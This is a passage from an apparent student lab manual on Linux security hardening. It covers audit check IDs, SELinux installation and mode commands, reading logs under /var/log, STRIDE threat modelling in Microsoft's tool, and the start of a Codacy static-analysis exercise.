AUTH-9228             Check password file consistency with pwck (security)
AUTH-9229             Check password hashing methods (security)
AUTH-9230             Check group password hashing rounds (security)
AUTH-9234             Query user accounts (security)
AUTH-9240             Query NIS+ authentication support (security)
AUTH-9242             Query NIS authentication support (security)
AUTH-9250             Checking sudoers file (security)
AUTH-9252             Check sudoers file (security)
AUTH-9254  Solaris    Solaris passwordless accounts (security)
AUTH-9262             Checking presence password strength testing tools (PAM) (security)
```

9. SElinux (Hardening of Linux)

SE Linux stands for security enhanced Linux, which is an access control system that is builtin to the Linux kernel .It is used to enforce there source policies that define what level of access users ,programs ,and services have on a system.

SELinux Operating Modes

SELinux can operate in two global modes:

- Permissive mode ,in which permission denials are logged but not enforced.
- Enforcing mode ,in which permissions denials are both logged and enforced.

Setting SELinux Modes SELinux runs in one of three modes

1) ***Disabled***: The kernel uses only DAC rules for access control. SELinux does not enforce any security policy because no policy is loaded into the kernel.

2) ***Enforcing*** :The kernel denies access to users and program sunless permitted by SE Linux security policy rules. All denial messages are logged as AVC (Access Vector Cache) denials. This is the default mode that enforces SELinux security policy.

3) ***Permissive*** :The kernel does not enforce security policy rules but SELinux sends denial messages to a log file. This allows you to see what actions would have been denied if SELinux were running in enforcing mode. This mode is intended to used for diagnosing the behavior of SELinux.

Commands to Execute SELinux

- To install SELinux package in linux system
  $ Sudo apt update
  $ Sudo apt install policycoreutils selinux-utils selinux-basics
- Next command to enable SELinuxon system (execute this command in root terminal)
  $ Sudo Selinux-activate
- Next, reboot system to apply changes
  $ Reboot
- Next ,Check the status of selinux
  $ sestatus
- Next set/change SELinux to enforcing mode
  $ sudo selinux-config-enforcing
- Next reboot system to apply changes
  $ reboot
- Next check the status of selinux
  $ sestatus
- To check mode of SE Linux
  $ getenforce
- To set the current mode to Enforcing:
  $ sudo setenforce enforcing
- To set the current mode to Permissive:
  $ sudo
  $ setenforce permissive

10. Commands for viewing Log Files in Linux for security.

The log files generated in a Linux environment can typically be classified into four different categories:

- Application Logs
- Event Logs
- Service Logs
- System Log

Linux provides a centralized repository of log files that can be located under the /var/log directory.

1. In root terminal go to ***log*** directory
   $ cd /var/log

2. To Show general messages and info regarding the system ***syslog***.
   $ cat syslog

3. To Show system authorization information, including user logins authentication mechanism that were used.
   $ cat ***auth.log***

4. Kern.log stores ***Kernel logs*** and warning data.
   $ cat kern.log (or) cat /var/log/kern.log

5. ***maillog*** stores mail server logs, handy for postfix, smtpd, or email-related services info running on your server.
   $ cat maillog (or) cat /var/log/mail.log

6. to see text files that include information about all the requests processed by the Apache server and error log directory
   $ cat ***httpd*** (or) cat /var/log/httpd

7. ***boot.log i***s a repository of all information related to booting and any messages logged during startup.
   $ cat boot.log (or) cat /var/log/boot.log

8. ***wtmp*** is a file containing a history of all logins and logouts.
   $ cat wtmp (or) cat /var/log/wtmp

9. To show information related to authentication and authorization privileges.
   $ cat ***secure*** (or) cat /var/log/secure

11. Using Threat Modeling with STRIDE, create a threat model for any application software.

Microsoft Threat Modelling Tool applies STRIDE threat classification scheme to the identified threats.

STRIDE is an acronym for the threat types of Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, and Elevation of privilege.


STRIDE is a way to find a wide variety of threats using these easy-to-remember threat types. This model to help you describe the threat and design an effective mitigation.

Steps


1. There are four scenarios available when you run the tool. Click on CREATE A MODEL option to get started with the threat analysis. The main screen will be featuring three panes: Drawing Canvas, Stencils, Element Properties.

2. Now you can observe **Stencils** which is used to take the elements you want in your model. **Element properties** used to set the property of anelement. **Threat List** here you can find the threats in your model. **Threat properties** here you can see or modify the threat properties. Let create a simple model of an amazon web application using the elements present in the Stencils.


3. Here we have created a simple amazon web model. We have used Amazon application, amazon server, database, cloud storage, html5 local storage, cookies, google authentication provider and connected with https connection and also used internet boundary.



4. Click on View and select Threat list here we can see and change the property ofa threat according to you. You can Justify change title, assign high, low or medium risk.




5. Go to file and click on threat model information. Such as Enter the model name owner, contributors, reviews and assumptions details etc.
6. Go to view and click on analyze view option.
7. Now generate a Report. Click on Reports, select Create Full Report, select Generate Report, set a name to it the report will be saved in .html file and now you can share this report to your team member and have a brief discussion on it and solve all the threats.




12. Analysis your code using Static Analysis method (Codacy in github).


1. Write any python code > Save the file on desktop.
2. Open Google chrome Browser > Search github login > Click on the link
3. Sign up for github and Create your account and then Login to github account




4. Click on the student




5. Select Public > Create a New Repository > Repository Name > Select the add a README file option > Create Repository




6. Select Add file option > Upload Files > Choose the Python file save on desktop> click on the commit changes




7. In Google chrome, search for Codacy login link . Click on the get started for free



